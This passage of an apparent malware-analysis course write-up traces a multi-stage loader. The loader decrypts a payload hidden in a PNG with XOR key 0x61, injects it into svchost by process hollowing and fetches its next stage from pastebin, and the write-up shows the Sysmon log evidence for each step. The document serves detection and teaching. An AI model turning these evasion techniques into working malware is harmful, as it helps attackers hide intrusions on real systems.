
- Download the **PNG file** that contains the third stage;
- Extract the third stage from the **PNG file**;
- Create a process in **svchost** suspended mode, and execute the Process Hollowing technique to inject and execute the third stage in a benign process, with the purpose of evading defenses.

In the next section, we will extract the third stage and analyze its final payload.


Extract and Reversing the Third Stage

As we observed during the analysis of the second stage, it extracts the third stage from within the **PNG file** and decrypts the third stage through an **XOR** operation using the key **0x61**.


Having this information, it is very easy to proceed with the extraction and decryption using **CyberChef**. Using the **XOR** operation module and setting the key **0x61**, we are quickly able to observe a ***PE header*** in the output.



By adding the file extraction module, we are able to download the PE file.



Having the PE file (our third stage) in hand, we simply analyze it in IDA and we are now able to see the final payload of our sample.



To validate that this is indeed the final payload, we simply need to execute the binary given to us by the 'IR team'.

Thus, our sample analysis comes to an end!

Now let's venture into the process of identifying ***TTPs***, tracking them through logs in the ***Elastic Stack***, and developing **Yara** rules.

Malware Behavior Tracking

In this section we will delve deeper into tracking the sample run in our laboratory, using Elastic as a SIEM, with the purpose of trying to identify the infection steps that we identified during our analysis.

Below we are able to identify the second phase being executed, using **Sysmon's Event ID 1** (**Process Creation**). In this log, we are observing the second phase by creating an **svchost** process by executing the **Process Hollowing** technique, and executing the malicious payload within the **svchost** process. At this point it is important to record the **Process ID** (**1688**) of this new process, as we will use it to track the next phases.

```
message    Process Create:
           RuleName: -
           UtcTime: 2024-02-01 01:02:29.521
           ProcessGuid: {ae5129b0-eda5-65ba-4101-000000001000}
           ProcessId: 1688
           Image: C:\Windows\SysWOW64\svchost.exe
           FileVersion: 10.0.19041.3636 (WinBuild.160101.0800)
           Description: Host Process for Windows Services
           Product: Microsoft® Windows® Operating System
           Company: Microsoft Corporation
           OriginalFileName: svchost.exe
           CommandLine: "C:\Windows\System32\svchost.exe"
           CurrentDirectory: C:\Users\Adalberto\Desktop\
           User: D2SPK-UK-FBANK\Adalberto
           LogonGuid: {ae5129b0-ec28-65ba-7f35-040000000000}
           LogonId: 0x4357F
           TerminalSessionId: 1
           IntegrityLevel: Medium
           Hashes: SHA256=39D422BD2A3D1AFB25799918F15DE30003DBE2A3BCE9C7F743
           2E3EA1AD98962E,IMPHASH=31245021771B01BCA0BE49250BDAA032
           ParentProcessGuid: {ae5129b0-eda5-65ba-4001-000000001000}
           ParentProcessId: 18696
           ParentImage: C:\Users\Adalberto\Desktop\main_bin.exe
           ParentCommandLine: "C:\Users\Adalberto\Desktop\main_bin.exe"
           ParentUser: D2SPK-UK-FBANK\Adalberto
```

As we well know, the process is created in suspended mode until the second stage injects the malicious payload and executes it through a Thread. And that is exactly what we can see in the log record below, through **Event ID 8** (**CreateRemoteThread**). The fact that a binary is creating a remote Thread in a **svchost** process is suspicious enough.

```
message    CreateRemoteThread detected:
           RuleName: -
           UtcTime: 2024-02-01 01:02:29.560
           SourceProcessGuid: {ae5129b0-eda5-65ba-4001-000000001000}
           SourceProcessId: 18696
           SourceImage: C:\Users\Adalberto\Desktop\main_bin.exe
           TargetProcessGuid: {ae5129b0-eda5-65ba-4101-000000001000}
           TargetProcessId: 1688
           TargetImage: C:\Windows\SysWOW64\svchost.exe
           NewThreadId: 7788
           StartAddress: 0x0000000000111DC0
           StartModule: -
           StartFunction: -
           SourceUser: D2SPK-UK-FBANK\Adalberto
           TargetUser: D2SPK-UK-FBANK\Adalberto
```

And after executing the second stage's malicious payload within the **svchost** process (**PID 1688**), we are able to identify the network connection with **pastebin**, in order to download the third stage, through **Event ID 22** (**DnsQuery**) and **Event ID 3** (**NetworkConnection**) , respectively shown in the following two images.

Field	Value
message	Dns query: RuleName: - UtcTime: 2024-02-01 01:02:30.923 ProcessGuid: {ae5129b0-eda5-65ba-4101-000000001000} ProcessId: 1688 QueryName: pastebin.com QueryStatus: 0 QueryResults: ::ffff:172.67.34.170;::ffff:104.20.68.143;::ffff:104.20.67.143; Image: C:\Windows\SysWOW64\svchost.exe User: D2SPK-UK-FBANK\Adalberto

Field	Value
message	Network connection detected: RuleName: - UtcTime: 2024-02-01 01:02:31.054 ProcessGuid: {ae5129b0-eda5-65ba-4101-000000001000} ProcessId: 1688 Image: C:\Windows\SysWOW64\svchost.exe User: D2SPK-UK-FBANK\Adalberto Protocol: tcp Initiated: true SourceIsIpv6: false SourceIp: 192.168.56.25 SourceHostname: d2spk-uk-fbank SourcePort: 50059 SourcePortName: - DestinationIsIpv6: false DestinationIp: 172.67.34.170 DestinationHostname: - DestinationPort: 443 DestinationPortName: https

We are also able to identify the disk writing of the **PNG file**, which contains the third stage performed by the **svchost** process (**PID 1688**). As we can see in the following two images, we are first able to identify **Event ID 11** (**FileCreate**) by registering the **PNG file** download cache, followed by the actual creation of the file **output.jpg** in the **cruloader** directory, within the temporary directory.

Field	Value
message	File created: RuleName: - UtcTime: 2024-02-01 01:02:33.905 ProcessGuid: {ae5129b0-eda5-65ba-4101-000000001000} ProcessId: 1688 Image: C:\Windows\SysWOW64\svchost.exe TargetFilename: C:\Users\Adalberto\AppData\Local\Microsoft\Windows\INetCache\IE\ZGFFWPQO\PNG-02-Copy[1].png CreationUtcTime: 2024-02-01 01:02:33.905 User: D2SPK-UK-FBANK\Adalberto

message	File created: RuleName: - UtcTime: 2024-02-01 01:02:33.938 ProcessGuid: {ae5129b0-eda5-65ba-4101-000000001000} ProcessId: 1688 Image: C:\Windows\SysWOW64\svchost.exe TargetFilename: C:\Users\ADALBE~1\AppData\Local\Temp\cruloader\output.jpg CreationUtcTime: 2024-02-01 01:02:33.938 User: D2SPK-UK-FBANK\Adalberto

And finally, we are able to identify the execution of the third stage, which consists of the **svchost** process containing the second stage (**PID 1688**) executing another **svchost** process containing the third stage (**PID 19372**).

message	Process Create: RuleName: - UtcTime: 2024-02-01 01:02:33.951 ProcessGuid: {ae5129b0-eda9-65ba-4301-000000001000} ProcessId: 19372 Image: C:\Windows\SysWOW64\svchost.exe FileVersion: 10.0.19041.3636 (WinBuild.160101.0800) Description: Host Process for Windows Services Product: Microsoft® Windows® Operating System Company: Microsoft Corporation OriginalFileName: svchost.exe CommandLine: "C:\Windows\System32\svchost.exe" CurrentDirectory: C:\Users\Adalberto\Desktop\ User: D2SPK-UK-FBANK\Adalberto LogonGuid: {ae5129b0-ec28-65ba-7f35-040000000000} LogonId: 0x4357F TerminalSessionId: 1 IntegrityLevel: Medium Hashes: SHA256=39D422BD2A3D1AFB25799918F15DE30003DBE2A3BCE9C7F7432E3EA1AD98962E,IMPHASH=31245021771B01BCA0BE49250BDAA032 ParentProcessGuid: {ae5129b0-eda5-65ba-4101-000000001000} ParentProcessId: 1688 ParentImage: C:\Windows\SysWOW64\svchost.exe ParentCommandLine: "C:\Windows\System32\svchost.exe" ParentUser: D2SPK-UK-FBANK\Adalberto

Therefore, in this section we were able to identify the behavior pattern of executing the binary that was sent to us by the ‘IR team’.

This will help the **IR**, **SOC** and **Threat Hunting** teams understand the behavior of this sample, and identify such behavior on other devices, allowing visibility into the scope of the incident.

Conclusion

It was absurdly fun to work on this sample, it actually demands everything you should learn in this first part of the **Zero2Automated: The Advanced Malware Analysis** course. Excellent exercise, and very realistic! I hope this article has contributed to your analysis, if you are stuck somewhere, and that you have learned something new here.

See you later!